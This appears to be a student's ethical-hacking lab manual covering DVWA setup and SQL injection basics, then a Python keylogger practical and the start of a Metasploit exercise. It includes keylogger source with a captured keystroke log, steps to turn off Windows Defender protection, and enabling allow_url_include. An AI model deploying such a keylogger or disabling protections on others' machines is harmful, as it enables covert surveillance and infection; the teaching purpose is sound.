Step 5 : Open your browser and navigate to the http://localhost/phpmyadmin website to open PhpMyAdmin

Step 6 : Click on New to create a database ,give the name of the database as 'dvwa' and click on create.



Server: 127.0.0.1:3307

Create database

dvwa

utf8mb4_general_ci

Step 7 : Edit the config/config.inc.php file in the DVWA folder to configure your database connection.


Make the following changes in the file

```
$_DVWA = array();

$_DVWA[ 'db_server' ]   = '127.0.0.1';

$_DVWA[ 'db_database' ] = 'dvwa';

$_DVWA[ 'db_user' ]     = 'root';

$_DVWA[ 'db_password' ] = 'root123';

$_DVWA[ 'db_port']      = '3306';
```

Step 8 : Navigate to http://localhost/dvwa/setup.php in your web browser to complete the setup.

Step 9 : log in to the application using the default credentials:

Username: admin , Password: password




Username

admin

Password

••••••••

Step 10 : Click on Create/ Reset Database



Database Setup

Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in:
C:\xampp\htdocs\DVWA\config\config.inc.php

If the database already exists, **it will be cleared and the data will be reset.**
You can also use this to reset the administrator credentials ("**admin // password**") at any stage.

Setup Check

Web Server SERVER_NAME: **localhost**

Operating system: **Windows**

PHP version: **8.2.4**
PHP function display_errors: Enabled
PHP function display_startup_errors: Enabled
PHP function allow_url_include: **Disabled**
PHP function allow_url_fopen: Enabled
PHP module gd: **Missing - Only an issue if you want to play with captchas**
PHP module mysql: Installed
PHP module pdo_mysql: Installed

Backend database: **MySQL/MariaDB**
Database username: **root**
Database password: ******
Database database: **dvwa**
Database host: **127.0.0.1**
Database port: **3306**

reCAPTCHA key: **Missing**

Writable folder C:\xampp\htdocs\DVWA\hackable\uploads\: Yes
Writable folder C:\xampp\htdocs\DVWA\config: Yes


***Status in red**, indicate there will be an issue when trying to complete some modules.*

If you see disabled on either *allow_url_fopen* or *allow_url_include*, set the following in your php.ini file and restart Apache.

```
allow_url_fopen = On
allow_url_include = On
```

These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.

Step 11 : You will see the following result



Database has been created.

'users' table was created.

Data inserted into 'users' table.

'guestbook' table was created.


Data inserted into 'guestbook' table.

Backup file /config/config.inc.php.bak automatically created

Setup successful!

Username: admin
Security Level: impossible
Locale: en
SQLi DB: mysql

Step 12 : Now click on DVWA Security option on the left and set the security level as low and click on submit.



DVWA Security

Security Level


Security level is currently: **impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

Low ▾ Submit

Step 13 : Click on the SQL Injection option on the left




Vulnerability: SQL Injection

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

Step 14: In the User ID section enter 1




Vulnerability: SQL Injection

```
ID: 1
First name: admin
Surname: admin
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

Step 15: In the User ID section enter 2




Vulnerability: SQL Injection

```
ID: 2
First name: Gordon
Surname: Brown
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

Step 16: In the User ID section enter 3



Vulnerability: SQL Injection


User ID:

```
ID: 3
First name: Hack
Surname: Me
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

Step 17: In the User ID section enter 4



Vulnerability: SQL Injection

User ID:

```
ID: 4
First name: Pablo
Surname: Picasso
```

More Information


- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

PRACTICAL NO: 9

Aim: Creating a Keylogger with Python

- **Write a Python script that captures and logs keystrokes from a target system.**
- **Execute the keylogger script and observe the logged keystrokes.**
- **Understand the potential security risks associated with keyloggers and the importance of protecting against them.**

Step 1: Open Windows Security in your device. Click on Virus & threat protection and turn off the below given options



Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

Real-time protection is off, leaving your device vulnerable.

Off

Turn on real-time protection to use this feature.

Dev Drive protection

Scans for threats asynchronously on Dev Drive volumes to reduce performance impact.

Off

Cloud-delivered protection

Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.

Cloud-delivered protection is off. Your device may be vulnerable.


Off

Step 2: Open IDLE and type the following code in a new file.

~~~
```from pynput.keyboard import Key, Listener

import logging

log_dir="keylog.txt"

logging.basicConfig(filename(log_dir + "key_log.txt"),level=
logging.DEBUG,format='%(asctime)s:%(message)s')
~~~


```
def on_press(key):
     logging.info(str(key))
with Listener(on_press=on_press) as listener:
    listener.join()```
```

Step 3: Go to Microsoft edge or any. Search any query.



Mumbai university result

Step 3: Open your practical folder where you can see new keylog.txtkey_log.txt file generated. Open and see the results.



```
2025-01-22 20:02:48,769:Key.caps_lock
2025-01-22 20:02:48,955:'m'
2025-01-22 20:02:49,329:Key.caps_lock
2025-01-22 20:02:50,080:'u'
2025-01-22 20:02:50,507:'m'
2025-01-22 20:02:50,788:'b'
2025-01-22 20:02:51,037:'a'
2025-01-22 20:02:51,266:'i'
2025-01-22 20:02:51,545:Key.space
2025-01-22 20:02:51,978:Key.caps_lock
2025-01-22 20:02:52,119:'u'
2025-01-22 20:02:52,192:Key.caps_lock
2025-01-22 20:02:52,504:'n'
2025-01-22 20:02:53,114:'i'
2025-01-22 20:02:53,422:'v'
2025-01-22 20:02:53,628:'e'
2025-01-22 20:02:53,911:'r'
2025-01-22 20:02:54,295:'s'
2025-01-22 20:02:54,651:'i'
2025-01-22 20:02:54,918:'t'
2025-01-22 20:02:55,186:'y'
2025-01-22 20:03:04,812:Key.enter
```


PRACTICAL NO: 10

Aim: Exploiting with Metasploit (Kali Linux)

- **Identify a vulnerable system and exploit it using Metasploit modules.**
- **Gain unauthorized access to the target system and execute commands or extract information.**
- **Understand the ethical considerations and legal implications of using Metasploit for penetration testing.**

Step 1: root@kali:~# **msfconsole**

